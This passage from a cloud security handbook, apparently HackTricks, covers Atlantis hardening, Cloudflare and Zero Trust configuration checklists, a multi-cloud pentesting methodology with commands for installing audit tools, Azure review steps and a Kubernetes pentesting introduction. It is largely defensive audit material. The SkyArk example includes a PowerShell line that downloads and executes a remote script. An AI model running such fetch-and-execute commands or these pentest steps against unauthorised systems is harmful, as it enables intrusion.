### Don't Use `--allow-fork-prs`

If you're running on a public repo (which isn't recommended, see above) you shouldn't set `--allow-fork-prs` (defaults to false) because anyone can open up a pull request from their fork to your repo.

### `--repo-allowlist`

Atlantis requires you to specify a allowlist of repositories it will accept webhooks from via the `--repo-allowlist` flag. For example:

- Specific repositories: `--repo-`

```
allowlist=github.com/runatlantis/atlantis,github.com/runatlantis/atlantis-tests
```

- Your whole organization: `--repo-`

```
allowlist=github.com/runatlantis/*
```

- Every repository in your GitHub Enterprise install: `--repo-`

```
allowlist=github.yourcompany.com/*
```

- All repositories: `--repo-allowlist=*`. Useful for when you're in a protected network but dangerous without also setting a webhook secret.

This flag ensures your Atlantis install isn't being used with repositories you don't control. See `atlantis server --help` for more details.

## Protect Terraform Planning

If attackers submitting pull requests with malicious Terraform code is in your threat model then you must be aware that `terraform apply` approvals are not enough. It is possible to run malicious code in a `terraform plan` using the `external data source` or by specifying a malicious provider. This code could then exfiltrate your credentials.

To prevent this, you could:

1. Bake providers into the Atlantis image or host and deny egress in production.
2. Implement the provider registry protocol internally and deny public egress, that way you control who has write access to the registry.
3. Modify your [server-side repo configuration](#)'s `plan` step to validate against the use of disallowed providers or data sources or PRs from not allowed users. You could also add in extra validation at this point, e.g. requiring a "thumbs-up" on the PR before allowing the `plan` to continue. Conftest could be of use here.

## Webhook Secrets

Atlantis should be run with Webhook secrets set via the

```
$ATLANTIS_GH_WEBHOOK_SECRET / $ATLANTIS_GITLAB_WEBHOOK_SECRET
```

environment variables. Even with the `--repo-allowlist` flag set, without a webhook secret, attackers could make requests to Atlantis posing as a repository that is allowlisted. Webhook secrets ensure that the webhook requests are actually coming from your VCS provider (GitHub or GitLab).

If you are using Azure DevOps, instead of webhook secrets add a basic username and password.

## Azure DevOps Basic Authentication

Azure DevOps supports sending a basic authentication header in all webhook events. This requires using an HTTPS URL for your webhook location.

## SSL/HTTPS

If you're using webhook secrets but your traffic is over HTTP then the webhook secrets could be stolen. Enable SSL/HTTPS using the `--ssl-cert-file` and `--ssl-key-file` flags.

## Enable Authentication on Atlantis Web Server

It is very recommended to enable authentication in the web service. Enable BasicAuth using the `--web-basic-auth=true` and setup a username and a password using `--web-username=yourUsername` and `--web-password=yourPassword` flags.

You can also pass these as environment variables

ATLANTIS\_WEB\_BASIC\_AUTH=true ATLANTIS\_WEB\_USERNAME=yourUsername

and ATLANTIS\_WEB\_PASSWORD=yourPassword .

# References


- <https://www.runatlantis.io/docs>

**Support HackTricks and get benefits!**

# Cloudflare Security

**Support HackTricks and get benefits!**

In a Cloudflare account there are some **general settings and services** that can be configured. In this page we are going to **analyze the security related settings of each section:**



# Websites

Review each with:

[cloudflare-domains.md](#)

## Domain Registration

- [ ] In **Transfer Domains** check that it's not possible to transfer any domain.

Review each with:

[cloudflare-domains.md](#)

# **Analytics**

*I couldn't find anything to check for a config security review.*

# Pages

On each Cloudflare's page:

- [ ] Check for **sensitive information** in the `Build log` .
- [ ] Check for **sensitive information** in the **Github repository** assigned to the pages.
- [ ] Check for potential github repo compromise via **workflow command injection** or `** pull_request_target **` compromise.  
More info in the [Github Security page](#).
- [ ] Check for **vulnerable functions** in the `/fuctions` directory (if any), check the **redirects** in the `_redirects` file (if any) and **misconfigured headers** in the `_headers` file (if any).
- [ ] Check for **vulnerabilities** in the **web page** via **blackbox** or **whitebox** if you can **access the code**
- [ ] In the details of each page \*\*\*\*  
`/<page_id>/pages/view/blocklist/settings/functions` . Check for **sensitive information** in the `Environment variables` .
- [ ] In the details page check also the **build command** and **root directory** for **potential injections** to compromise the page.

# Workers

On each Cloudflare's worker check:

- [ ] The triggers: What makes the worker trigger? Can a **user send data** that will be **used** by the worker?
- [ ] In the `Settings`, check for `variables` containing **sensitive information**
- [ ] Check the **code of the worker** and search for **vulnerabilities** (specially in places where the user can manage the input)
  - Check for SSRFs returning the indicated page that you can control
  - Check XSSs executing JS inside a svg image

Note that by default a **Worker is given a URL** such as `<worker-name>. <account>.workers.dev`. The user can set it to a **subdomain** but you can always access it with that **original URL** if you know it.

**R2**

TODO

# **Stream**

TODO

# **Images**

TODO

# Security Center

- [ ] If possible, run a **Security Insights** scan and an **Infrastructure** scan, as they will **highlight** interesting information **security** wise.
  - [ ] Just **check this information** for security misconfigurations and interesting info

# Turnstile

TODO

# **Zero Trust**

[cloudflare-zero-trust-network.md](#)

# Bulk Redirects

Unlike [Dynamic Redirects](#), **Bulk Redirects** are essentially static — they do **not support any string replacement** operations or regular expressions. However, you can configure URL redirect parameters that affect their URL matching behavior and their runtime behavior.

- [ ] Check that the **expressions** and **requirements** for redirects **make sense**.
- [ ] Check also for **sensitive hidden endpoints** that you contain interesting info.

# Notifications

- [ ] Check the **notifications**. These notifications are recommended for security:
  - Usage Based Billing
  - HTTP DDoS Attack Alert
  - Layer 3/4 DDoS Attack Alert
  - Advanced HTTP DDoS Attack Alert
  - Advanced Layer 3/4 DDoS Attack Alert
  - Flow-based Monitoring: Volumetric Attack
  - Route Leak Detection Alert
  - Access mTLS Certificate Expiration Alert
  - SSL for SaaS Custom Hostnames Alert
  - Universal SSL Alert
  - Script Monitor New Code Change Detection Alert
  - Script Monitor New Domain Alert
  - Script Monitor New Malicious Domain Alert
  - Script Monitor New Malicious Script Alert
  - Script Monitor New Malicious URL Alert
  - Script Monitor New Scripts Alert
  - Script Monitor New Script Exceeds Max URL Length Alert
  - Advanced Security Events Alert
  - Security Events Alert
- [ ] Check all the **destinations**, as there could be **sensitive info** (basic http auth) in webhook urls. Make also sure webhook urls use **HTTPS**

- [ ] As extra check, you could try to **impersonate a cloudflare notification** to a third party, maybe you can somehow **inject something dangerous**

# Manage Account

- [ ] It's possible to see the **last 4 digits of the credit card, expiration time** and **billing address** in **Billing -> Payment info** .
- [ ] It's possible to see the **plan type** used in the account in **Billing -> Subscriptions** .
- [ ] In **Members** it's possible to see all the members of the account and their **role**. Note that if the plan type isn't Enterprise, only 2 roles exist: Administrator and Super Administrator. But if the used **plan is Enterprise**, **more roles** can be used to follow the least privilege principle.
  - Therefore, whenever possible is **recommended** to use the **Enterprise plan**.
- [ ] In Members it's possible to check which **members** has **2FA enabled**. **Every** user should have it enabled.


Note that fortunately the role **Administrator** doesn't give permissions to manage memberships (**cannot escalate privs or invite** new members)

**Support HackTricks and get benefits!**

# Cloudflare Domains

**Support HackTricks and get benefits!**

In each TLD configured in Cloudflare there are some **general settings and services** that can be configured. In this page we are going to **analyze the security related settings of each section**:



# Overview

- [ ] Get a feeling of **how much** are the services of the account **used**
- [ ] Find also the **zone ID** and the **account ID**

# Analytics

- [ ] In **Security** check if there is any **Rate limiting**

# DNS

- [ ] Check **interesting** (sensitive?) data in DNS **records**
- [ ] Check for **subdomains** that could contain **sensitive info** just based on the **name** (like admin173865324.domin.com)
- [ ] Check for web pages that **aren't proxied**
- [ ] Check for **proxified web pages** that can be **accessed directly** by CNAME or IP address
- [ ] Check that **DNSSEC** is **enabled**
- [ ] Check that **CNAME Flattening** is used in all CNAMEs
  - This is could be useful to **hide subdomain takeover vulnerabilities** and improve load timings
- [ ] Check that the domains **aren't vulnerable to spoofing**\*\*

# Email

TODO

# **Spectrum**

TODO

# SSL/TLS

## Overview

- [ ] The **SSL/TLS encryption** should be **Full** or **Full (Strict)**. Any other will send **clear-text traffic** at some point.
- [ ] The **SSL/TLS Recommender** should be enabled

## Edge Certificates

- [ ] **Always Use HTTPS** should be **enabled**
- [ ] **HTTP Strict Transport Security (HSTS)** should be **enabled**
- [ ] **Minimum TLS Version** should be **1.2**
- [ ] **TLS 1.3** should be **enabled**
- [ ] **Automatic HTTPS Rewrites** should be **enabled**
- [ ] **Certificate Transparency Monitoring** should be **enabled**

# Security

- [ ] In the **WAF** section it's interesting to check that **Firewall** and **rate limiting rules are used** to prevent abuses.
  - The **Bypass** action will **disable Cloudflare security** features for a request. It shouldn't be used.
- [ ] In the **Page Shield** section it's recommended to check that it's **enabled** if any page is used
- [ ] In the **API Shield** section it's recommended to check that it's **enabled** if any API is exposed in Cloudflare
- [ ] In the **DDoS** section it's recommended to enable the **DDoS protections**
- [ ] In the **Settings** section:
  - [ ] Check that the **Security Level** is **medium** or greater
  - [ ] Check that the **Challenge Passage** is 1 hour at max
  - [ ] Check that the **Browser Integrity Check** is **enabled**
  - [ ] Check that the **Privacy Pass Support** is **enabled**

# **Access**

[cloudflare-zero-trust-network.md](#)

# **Speed**

*I couldn't find any option related to security*

# Caching

- [ ] In the **Configuration** section consider enabling the **CSAM Scanning Tool**

# Workers Routes

*You should have already checked [cloudflare workers](#)\_\_*

# **Rules**

TODO

# Network

- [ ] If `HTTP/2` is **enabled**, `HTTP/2 to Origin` should be **enabled**
- [ ] `HTTP/3 (with QUIC)` should be **enabled**
- [ ] If the **privacy** of your **users** is important, make sure `Onion Routing` is **enabled**

# **Traffic**

TODO

# Custom Pages

- [ ] It's optional to configure custom pages when an error related to security is triggered (like a block, rate limiting or I'm under attack mode)

# Apps

TODO

# **Scrape Shield**

- [ ] Check **Email Address Obfuscation** is **enabled**
- [ ] Check **Server-side Excludes** is **enabled**

# Zaraz

TODO

# Web3


TODO

**Support HackTricks and get benefits!**

# Cloudflare Zero Trust Network

**Support HackTricks and get benefits!**

In a **Cloudflare Zero Trust Network** account there are some **settings and services** that can be configured. In this page we are going to **analyze the security related settings of each section:**



# **Analytics**

- [ ] Useful to **get to know the environment**

# Gateway

- [ ] In **Policies** it's possible to generate policies to **restrict** by **DNS**, **network** or **HTTP** request who can access applications.
  - If used, **policies** could be created to **restrict** the access to malicious sites.
  - This is **only relevant if a gateway is being used**, if not, there is no reason to create defensive policies.

# Access

## Applications

On each application:

- [ ] Check **who** can access to the application in the **Policies** and check that **only** the **users** that **need access** to the application can access.
  - To allow access **Access Groups** are going to be used (and **additional rules** can be set also)
- [ ] Check the **available identity providers** and make sure they **aren't too open**
- [ ] In **Settings** :
  - [ ] Check **CORS isn't enabled** (if it's enabled, check it's **secure** and it isn't allowing everything)
  - [ ] Cookies should have **Strict Same-Site** attribute, **HTTP Only** and **binding cookie** should be **enabled** if the application is HTTP.
  - [ ] Consider enabling also **Browser rendering** for better **protection**. **More info about remote browser isolation here.**

## Access Groups

- [ ] Check that the access groups generated are **correctly restricted** to the users they should allow.
- [ ] It's specially important to check that the **default access group isn't very open** (it's **not allowing too many people**) as by **default** anyone

in that **group** is going to be able to **access applications**.

- Note that it's possible to give **access** to **EVERYONE** and other **very open policies** that aren't recommended unless 100% necessary.

## Service Auth

- [ ] Check that all service tokens **expires in 1 year or less**

## Tunnels

TODO

# **My Team**

TODO

# Logs

- [ ] You could search for **unexpected actions** from users

# Settings

- [ ] Check the **plan type**
- [ ] It's possible to see the **credits card owner name, last 4 digits, expiration date and address**
- [ ] It's recommended to **add a User Seat Expiration** to remove users that doesn't really use this service

**Support HackTricks and get benefits!**

# TODO

**Support HackTricks and get benefits!**

Github PRs are welcome explaining how to (ab)use those platforms from an attacker perspective

- Drone
- TeamCity
- BuildKite
- OctopusDeploy
- Rancher
- Mesosphere
- Radicle

**Support HackTricks and get benefits!**

# Pentesting Cloud Methodology

**Support HackTricks and get benefits!**

# Basic Methodology

Each cloud has its own peculiarities but in general there are a few **common things a pentester should check** when testing a cloud environment:

- **Benchmark checks**
  - This will help you **understand the size** of the environment and **services used**
  - It will allow you also to find some **quick misconfigurations** as you can perform most of this tests with **automated tools**
- **Services Enumeration**
  - You probably won't find much more misconfigurations here if you performed correctly the benchmark tests, but you might find some that weren't being looked for in the benchmark test.
  - This will allow you to know **what is exactly being used** in the cloud env
  - This will help a lot in the next steps
- **Check Exposed services**
  - This can be done during the previous section, you need to **find out everything that is potentially exposed** to the Internet somehow and how can it be accessed.
    - Here I'm taking **manually exposed infrastructure** like instances with web pages or other ports being exposed, and also about other **cloud managed services that can be configured** to be exposed (such as DBs or buckets)

- Then you should check **if that resource can be exposed or not** (confidential information? vulnerabilities? misconfigurations in the exposed service?)
- **Check permissions**
  - Here you should **find out all the permissions of each role/user** inside the cloud and how are they used
    - Too **many highly privileged** (control everything) accounts? Generated keys not used?... Most of these check should have been done in the benchmark tests already
    - If the client is using OpenID or SAML or other **federation** you might need to ask them for further **information** about **how is being each role assigned** (it's not the same that the admin role is assigned to 1 user or to 100)
  - It's **not enough to find** which users has **admin** permissions "`*:*`". There are a lot of **other permissions** that depending on the services used can be very **sensitive**.
    - Moreover, there are **potential privesc** ways to follow abusing permissions. All this things should be taken into account and **as much privesc paths as possible** should be reported.
- **Check Integrations**
  - It's highly probable that **integrations with other clouds or SaaS** are being used inside the cloud env.
    - For **integrations of the cloud you are auditing** with other platform you should notify **who has access to (ab)use that integration** and you should ask **how sensitive** is the action being performed.\ For example, who can write in an AWS

bucket where GCP is getting data from (ask how sensitive is the action in GCP treating that data).

- For **integrations inside the cloud you are auditing** from external platforms, you should ask **who has access externally to (ab)use that integration** and check how is that data being used.\ For example, if a service is using a Docker image hosted in GCR, you should ask who has access to modify that and which sensitive info and access will get that image when executed inside an AWS cloud.

# Multi-Cloud tools

There are several tools that can be used to test different cloud environments. The installation steps and links are going to be indicated in this section.

## PurplePanda

A tool to **identify bad configurations and privesc path in clouds and across clouds/SaaS.**

Install

```
# You need to install and run neo4j also
git clone https://github.com/carlospolop/PurplePanda
cd PurplePanda
python3 -m venv .
source bin/activate
python3 -m pip install -r requirements.txt
export PURPLEPANDA_NE04J_URL="bolt://neo4j@localhost:7687"
export PURPLEPANDA_PWD="neo4j_pwd_4_purplepanda"
python3 main.py -h # Get help
```

GCP

```
export GOOGLE_DISCOVERY=$(echo 'google:
- file_path: ""

- file_path: ""
  service_account_id: "some-sa-
email@sidentifier.iam.gserviceaccount.com"' | base64)

python3 main.py -a -p google #Get basic info of the account to
check it's correctly configured
python3 main.py -e -p google #Enumerate the env
```

## CloudSploit

AWS, Azure, Github, Google, Oracle, Alibaba

### Install

```
# Install
git clone https://github.com/aquasecurity/cloudsploit.git
cd cloudsploit
npm install
./index.js -h
## Docker instructions in github
```

### GCP

```
## You need to have creds for a service account and set them in
config.js file
./index.js --cloud google --config </abs/path/to/config.js>
```

# ScoutSuite

AWS, Azure, GCP, Alibaba Cloud, Oracle Cloud Infrastructure

## Install

```
mkdir scout; cd scout
virtualenv -p python3 venv
source venv/bin/activate
pip install scoutsuite
scout --help
## Using Docker:
https://github.com/nccgroup/ScoutSuite/wiki/Docker-Image
```

## GCP

```
scout gcp --report-dir /tmp/gcp --user-account --all-projects
## use "--service-account KEY_FILE" instead of "--user-account"
to use a service account

SCOUT_FOLDER_REPORT="/tmp"
for pid in $(gcloud projects list --format="value(projectId)");
do
    echo "====="
    echo "Checking $pid"
    mkdir "$SCOUT_FOLDER_REPORT/$pid"
    scout gcp --report-dir "$SCOUT_FOLDER_REPORT/$pid" --no-
browser --user-account --project-id "$pid"
done
```

# Steampipe

Install Download and install Steampipe (<https://steampipe.io/downloads>).

Or use Brew:

```
brew tap turbot/tap
brew install steampipe
```

## GCP

```
# Install gcp plugin
steampipe plugin install gcp

# Use https://github.com/turbot/steampipe-mod-gcp-
compliance.git
git clone https://github.com/turbot/steampipe-mod-gcp-
compliance.git
cd steampipe-mod-gcp-compliance
# To run all the checks from the dashboard
steampipe dashboard
# To run all the checks from the cli
steampipe check all
```

## Check all Projects

In order to check all the projects you need to generate the `gcp.spc` file indicating all the projects to test. You can just follow the indications from the following script

```

FILEPATH="/tmp/gcp.spc"
rm -rf "$FILEPATH" 2>/dev/null

# Generate a json like object for each project
for pid in $(gcloud projects list --format="value(projectId)");
do
echo "connection \"gcp_$(echo -n $pid | tr "-" "_\")\" {
    plugin  = \"gcp\"
    project = \"$pid\"
}" >> "$FILEPATH"
done

# Generate the aggregator to call
echo 'connection "gcp_all" {
    plugin      = "gcp"
    type        = "aggregator"
    connections = ["gcp_*"]
}' >> "$FILEPATH"

echo "Copy $FILEPATH in ~/.steampipe/config/gcp.spc if it was
correctly generated"

```

To check **other GCP insights** (useful for enumerating services) use:

<https://github.com/turbot/steampipe-mod-gcp-insights>

To check Terraform GCP code: <https://github.com/turbot/steampipe-mod-terraform-gcp-compliance>

More GCP plugins of Steampipe: <https://github.com/turbot?q=gcp>

AWS

```
# Install aws plugin
steampipe plugin install aws

# Modify the spec indicating in "profile" the profile name to
use
nano ~/.steampipe/config/aws.spc

# Get some info on how the AWS account is being used
git clone https://github.com/turbot/steampipe-mod-aws-
insights.git
cd steampipe-mod-aws-insights
steampipe dashboard

# Get the services exposed to the internet
git clone https://github.com/turbot/steampipe-mod-aws-
perimeter.git
cd steampipe-mod-aws-perimeter
steampipe dashboard

# Run the benchmarks
git clone https://github.com/turbot/steampipe-mod-aws-
compliance
cd steampipe-mod-aws-insights
steampipe dashboard # To see results in browser
steampipe check all --export=/tmp/output4.json
```

To check Terraform AWS code: <https://github.com/turbot/steampipe-mod-terraform-aws-compliance>

More AWS plugins of Steampipe:  
<https://github.com/orgs/turbot/repositories?q=aws>

~~{cs-suite}(<https://github.com/SecurityFTW/cs-suite>)~~

AWS, GCP, Azure, DigitalOcean.\ It requires python2.7 and looks unmaintained.

## Nessus

Nessus has an ***Audit Cloud Infrastructure*** scan supporting: AWS, Azure, Office 365, Rackspace, Salesforce. Some extra configurations in **Azure** are needed to obtain a **Client Id**.

## cloudlist

Cloudlist is a **multi-cloud tool for getting Assets** (Hostnames, IP Addresses) from Cloud Providers.

Cloudlist

```
cd /tmp
wget
https://github.com/projectdiscovery/cloudlist/releases/latest/d
ownload/cloudlist_1.0.1_macOS_arm64.zip
unzip cloudlist_1.0.1_macOS_arm64.zip
chmod +x cloudlist
sudo mv cloudlist /usr/local/bin
```

Second Tab

```
## For GCP it requires service account JSON credentials
cloudlist -config </path/to/config>
```

## cartography

Cartography is a Python tool that consolidates infrastructure assets and the relationships between them in an intuitive graph view powered by a Neo4j database.

### Install

```
# Installation
docker image pull ghcr.io/lyft/cartography
docker run --platform linux/amd64 ghcr.io/lyft/cartography
cartography --help
## Install a Neo4j DB version 3.5.*
```

### GCP

```

docker run --platform linux/amd64 \
    --volume
"$HOME/.config/gcloud/application_default_credentials.json:/app
lication_default_credentials.json" \
    -e
GOOGLE_APPLICATION_CREDENTIALS="/application_default_credential
als.json" \
    -e NEO4j_PASSWORD="s3cr3t" \
    ghcr.io/lyft/cartography \
    --neo4j-uri bolt://host.docker.internal:7687 \
    --neo4j-password-env-var NEO4j_PASSWORD \
    --neo4j-user neo4j

# It only checks for a few services inside GCP
#(https://lyft.github.io/cartography/modules/gcp/index.html)
## Cloud Resource Manager
## Compute
## DNS
## Storage
## Google Kubernetes Engine
### If you can run starbase or purplepanda you will get more
info

```

## starbase

Starbase collects assets and relationships from services and systems including cloud infrastructure, SaaS applications, security controls, and more into an intuitive graph view backed by the Neo4j database.

### Install

```
# You are going to need Node version 14, so install nvm  
following https://tecadmin.net/install-nvm-macos-with-homebrew/  
npm install --global yarn  
nvm install 14  
git clone https://github.com/JupiterOne/starbase.git  
cd starbase  
nvm use 14  
yarn install  
yarn starbase --help  
# Configure manually config.yaml depending on the env to  
analyze  
yarn starbase setup  
yarn starbase run  
  
# Docker  
git clone https://github.com/JupiterOne/starbase.git  
cd starbase  
cp config.yaml.example config.yaml  
# Configure manually config.yaml depending on the env to  
analyze  
docker build --no-cache -t starbase:latest .  
docker-compose run starbase setup  
docker-compose run starbase run
```

GCP

```

## Config for GCP
### Check out: https://github.com/JupiterOne/graph-google-
cloud/blob/main/docs/development.md
### It requires service account credentials

integrations:
  -
    name: graph-google-cloud
    instanceId: testInstanceId
    directory: ./integrations/graph-google-cloud
    gitRemoteUrl: https://github.com/JupiterOne/graph-google-
cloud.git
    config:
      SERVICE_ACCOUNT_KEY_FILE: '{Check
https://github.com/JupiterOne/graph-google-
cloud/blob/main/docs/development.md#service_account_key_file-
string}'
      PROJECT_ID: ""
      FOLDER_ID: ""
      ORGANIZATION_ID: ""
      CONFIGURE_ORGANIZATION_PROJECTS: false

storage:
  engine: neo4j
  config:
    username: neo4j
    password: s3cr3t
    uri: bolt://localhost:7687
    #Consider using host.docker.internal if from docker

```

**SkyArk**

Discover the most privileged users in the scanned AWS or Azure environment, including the AWS Shadow Admins. It uses powershell.

```
Import-Module .\SkyArk.ps1 -force
Start-AzureStealth

# in the Cloud Console
IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/cyberark/SkyArk/master/AzureStealth/AzureStealth.ps1')
Scan-AzureAdmins
```

## Cloud Brute

A tool to find a company (target) infrastructure, files, and apps on the top cloud providers (Amazon, Google, Microsoft, DigitalOcean, Alibaba, Vultr, Linode).

## More lists of cloud security tools

- <https://github.com/RyanJarv/awesome-cloud-sec>

**Google**

**GCP**

[gcp-security](#)

**Workspace**

[workspace-security.md](#)

# AWS

[aws-security](#)

# Azure

Access the portal here: <http://portal.azure.com/> To start the tests you should have access with a user with **Reader permissions over the subscription** and **Global Reader role in AzureAD**. If even in that case you are **not able to access the content of the Storage accounts** you can fix it with the **role Storage Account Contributor**.

It is recommended to **install azure-cli** in a **linux** and **windows** virtual machines (to be able to run powershell and python scripts):

<https://docs.microsoft.com/en-us/cli/azure/install-azure-cli?view=azure-cli-latest> Then, run `az login` to login. Note the **account information** and **token** will be **saved** inside `\.azure` (in both Windows and Linux).

Remember that if the **Security Centre Standard Pricing Tier** is being used and **not** the **free** tier, you can **generate** a **CIS compliance scan report** from the azure portal. Go to *Policy & Compliance-> Regulatory Compliance* (or try to access

[https://portal.azure.com/#blade/Microsoft\\_Azure\\_Security/SecurityMenuBlade/22](https://portal.azure.com/#blade/Microsoft_Azure_Security/SecurityMenuBlade/22)). \_\_If the company is not paying for a Standard account you may need to review the **CIS Microsoft Azure Foundations Benchmark** by "hand" (you can get some help using the following tools). Download it from [here](#).

## Run scanners

Run the scanners to look for **vulnerabilities** and **compare** the security measures implemented with **CIS**.

```
pip install scout
scout azure --cli --report-dir <output_dir>

#Fix azureaudit.py before launching cs.py
#Adding "j_res = {}" on line 1074
python cs.py -env azure

#Azucar is an Azure security scanner for PowerShell
(https://github.com/nccgroup/azucar)
#Run it from its folder
.\Azucar.ps1 -AuthMode Interactive -ForceAuth -ExportTo EXCEL

#Azure-CIS-Scanner,CIS scanner for Azure
(https://github.com/kbroughton/azure\_cis\_scanner)
pip3 install azure-cis-scanner #Install
azscan #Run, login before with `az login`
```

## Attack Graph

**Stormspotter** creates an “attack graph” of the resources in an Azure subscription. It enables red teams and pentesters to visualize the attack surface and pivot opportunities within a tenant, and supercharges your defenders to quickly orient and prioritize incident response work.

## More checks

- Check for a **high number of Global Admin** (between 2-4 are recommended). Access it on:  
[https://portal.azure.com/#blade/Microsoft\\_AAD\\_IAM/ActiveDirectoryMenuBlade/Overview](https://portal.azure.com/#blade/Microsoft_AAD_IAM/ActiveDirectoryMenuBlade/Overview)
- Global admins should have MFA activated. Go to Users and click on Multi-Factor Authentication button.
- Dedicated admin account shouldn't have mailboxes (they can only have mailboxes if they have Office 365).
- Local AD shouldn't be sync with Azure AD if not needed([https://portal.azure.com/#blade/Microsoft\\_AAD\\_IAM/ActiveDirectoryMenuBlade/AzureADConnect](https://portal.azure.com/#blade/Microsoft_AAD_IAM/ActiveDirectoryMenuBlade/AzureADConnect)). And if synced Password Hash Sync should be enabled for reliability. In this case it's disabled:
- **Global Administrators** shouldn't be synced from a local AD. Check if Global Administrators emails uses the domain **onmicrosoft.com**. If not, check the source of the user, the source should be Azure Active Directory, if it comes from Windows Server AD, then report it.
- **Standard tier** is recommended instead of free tier (see the tier being used in *Pricing & Settings* or in  
[https://portal.azure.com/#blade/Microsoft\\_Azure\\_Security/SecurityMenuBlade/24](https://portal.azure.com/#blade/Microsoft_Azure_Security/SecurityMenuBlade/24))
- **Periodic SQL servers scans:**

*Select the SQL server --> Make sure that 'Advanced data security' is set to 'On' --> Under 'Vulnerability assessment settings', set 'Periodic recurring scans' to 'On', and configure a storage account for storing vulnerability assessment scan results --> Click Save*

- **Lack of App Services restrictions:** Look for "App Services" in Azure (<https://portal.azure.com/#blade/HubsExtension/BrowseResource/resourceType/Microsoft.Web%2Fsites>) and check if anyone is being used. In that case check go through each App checking for "Access Restrictions" and there aren't rules, report it. The access to the app service should be restricted according to the needs.

## Office365

You need **Global Admin** or at least **Global Admin Reader** (but note that Global Admin Reader is a little bit limited). However, those limitations appear in some PS modules and can be bypassed accessing the features via the web application.

# Other Cloud Pentesting Guides

- <https://hackingthe.cloud>

**Support HackTricks and get benefits!**

# Kubernetes Pentesting

**Support HackTricks and get benefits!**

# Kubernetes Basics

If you don't know anything about Kubernetes this is a **good start**. Read it to learn about the **architecture, components and basic actions** in Kubernetes:

[kubernetes-basics.md](#)

# Pentesting Kubernetes

## From the Outside

There are several possible **Kubernetes services that you could find exposed** on the Internet (or inside internal networks). If you find them you know there is Kubernetes environment in there.

Depending on the configuration and your privileges you might be able to abuse that environment, for more information:

[pentesting-kubernetes-services.md](#)

## Enumeration inside a Pod

If you manage to **compromise a Pod** read the following page to learn how to enumerate and try to **escalate privileges/escape**:

[attacking-kubernetes-from-inside-a-pod.md](#)

## Enumerating Kubernetes with Credentials

